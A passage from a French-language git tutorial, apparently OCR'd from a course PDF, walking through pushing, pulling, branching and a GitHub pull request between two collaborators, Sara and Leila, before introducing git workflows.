
Si on rafraîchit maintenant la page des commits de notre dépôt en ligne sur GitHub, on devrait voir apparaître le commit de Sara, qu'elle vient de "pousser" (`push`) :



À ce point dans notre histoire, le nouveau commit de Sara (`8789`, pour être précis) se trouve dans deux dépôts : le sien, et celui de GitHub. Pour que Leila puisse l'obtenir, elle doit faire `git pull` dans son propre dépôt :

```
$ git pull
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 3 (delta 0), pack-reused 0 (from 0)
Unpacking objects: 100% (3/3), 310 bytes | 62.00 KiB/s, done.
From github.com:cjauvin/mon-premier-depot
   55f1243..878933d  main       -> origin/main
Updating 55f1243..878933d
Fast-forward
 toto.txt | 1 +
 1 file changed, 1 insertion(+)
```

Les trois dépôts sont maintenant synchronisés :



Collaborer avec git et GitHub

Nous allons finalement explorer une variation plus réaliste d'un mécanisme de collaboration rendu possible par git et GitHub : la "pull request".

Supposons que Sara veuille encore une fois collaborer au projet, mais cette fois elle aimerait le faire d'une manière qui impliquerait Leila de manière plus active, en lui "demandant la permission" (dans un certain sens), d'effectuer une modification. Sara pourrait commencer en créant une branche dans son dépôt local :


```
$ git switch -c proposition
Switched to a new branch 'proposition'
```

Elle pourrait alors effectuer son travail, le commiter, et pousser sa nouvelle branche vers le dépôt en ligne GitHub :


```
$ echo "c'est nouveau!" >> sara.txt
$
$ git add sara.txt
$
$ git commit -m "Dixième commit (de Sara)"
[proposition 5998c71] Dixième commit (de Sara)
 1 file changed, 1 insertion(+)
 create mode 100644 sara.txt
$
```

```
$ git push --set-upstream origin proposition
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 10 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 336 bytes | 336.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
remote:
remote: Create a pull request for 'proposition' on GitHub by visiting:
remote:      https://github.com/cjauvin/mon-premier-depot/pull/new/proposition
remote:
To github.com:cjauvin/mon-premier-depot.git
 * [new branch]      proposition -> proposition
branch 'proposition' set up to track 'origin/proposition'.
```


Après avoir fait cela, Sara devrait voir une option apparaître dans le dépôt GitHub, après l'avoir rafraîchi :



Elle peut ensuite préparer sa pull request (PR), en faisant une description et en expliquant le contexte (peut-être qu'il s'agit d'un bogue qu'elle a remarqué, et pour lequel elle aimerait proposer une correction). Elle peut souvent assigner un "reviewer", qui sera en charge de faire l'évaluation de la PR, et de déterminer si elle sera acceptée ou non. Imaginons que ce reviewer devrait être Leila.




Leila pourra ensuite entrer en jeu : elle recevra la PR, pourra examiner les changements, commenter, demander des changements supplémentaires, et finalement l'accepter ou la refuser :




Notez qu'une PR est souvent un lieu de conversation, parfois très longue, et qui peut être particulièrement animée !

Si Leila accepte le travail effectué par Sara (donc la PR), la branche `proposition` sera "mergée" dans la branche `main` (tout cela se passe toujours dans le dépôt en ligne GitHub) :



Après le merge de la PR, si on consulte la page des commits (de la branche `main`), on constate qu'un nouveau commit, est apparu, en plus du commit correspondant au travail de Sara à proprement parlé :



Notez qu'un nouveau commit correspondant au merge est parfois nécessaire dans certains contextes (quand git ne peut pas effecter un merge de type "fast-forward", qui est le type le plus simple).

Pour avoir la version la plus récente du travail effectué (sur la branche `main`), Leila doit faire un pull dans son dépôt local :

```
$ git pull
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 4 (delta 1), reused 2 (delta 0), pack-reused 0 (from 0)
Unpacking objects: 100% (4/4), 1.08 KiB | 158.00 KiB/s, done.
From github.com:cjauvin/mon-premier-depot
   878933d..e58cc7a  main        -> origin/main
 * [new branch]      proposition -> origin/proposition
Updating 878933d..e58cc7a
Fast-forward
 sara.txt | 1 +
 1 file changed, 1 insertion(+)
```

```
 create mode 100644 sara.txt
$
$ git log -1
commit e58cc7a8a34ccf66158cc05c98bfd2700e7fba04 (HEAD -> main, origin/main, origin/HEAD)
Merge: 878933d 5998c71
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Wed Jan 28 11:44:47 2026 -0500

    Merge pull request #1 from cjauvin/proposition

    Proposition d'une nouvelle fonction
```

Et finalement, Sara doit également rafraîchir son dépôt local, même si c'est elle qui a fait le travail, car sa branche `main` locale ne contient pas encore le commit final de merge, ajouté par git, dans le dépôt en ligne GitHub. Elle doit tout d'abord switcher à sa branche locale `main` (de sa branche `proposition`), et ensuite la rafraîchir :

```
$ git switch main
Switched to branch 'main'
Your branch is up to date with 'origin/main'.
$
$ git pull
remote: Enumerating objects: 1, done.
remote: Counting objects: 100% (1/1), done.
remote: Total 1 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Unpacking objects: 100% (1/1), 909 bytes | 454.00 KiB/s, done.
From github.com:cjauvin/mon-premier-depot
   878933d..e58cc7a  main       -> origin/main
Updating 878933d..e58cc7a
Fast-forward
 sara.txt | 1 +
 1 file changed, 1 insertion(+)
 create mode 100644 sara.txt
$
$ git log -1
commit e58cc7a8a34ccf66158cc05c98bfd2700e7fba04 (HEAD -> main, origin/main, origin/HEAD)
Merge: 878933d 5998c71
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Wed Jan 28 11:44:47 2026 -0500

    Merge pull request #1 from cjauvin/proposition


    Proposition d'une nouvelle fonction
```

Ce scénario simple illustre le mécanisme de base de la collaboration avec git et GitHub. Mais dans la pratique, une équipe doit répondre à des questions plus larges : comment organiser ses branches ? Que devrait-on vérifier dans une code review ? Comment s'assurer que le code qui arrive dans la branche principale est toujours fonctionnel ? Ce sont ces questions que nous allons aborder maintenant.


Les workflows git

Dans le scénario précédent, Sara a créé une branche, fait son travail, et ouvert une pull request. C'est le patron de base. Mais quand une équipe de cinq, dix ou cinquante développeurs travaille sur le même projet, il faut des conventions plus précises : quand crée-t-on une branche ? Comment la nomme-t-on ? Qui a le droit de merger dans `main` ? Plusieurs modèles de workflows ont émergé au fil des années pour répondre à ces questions.

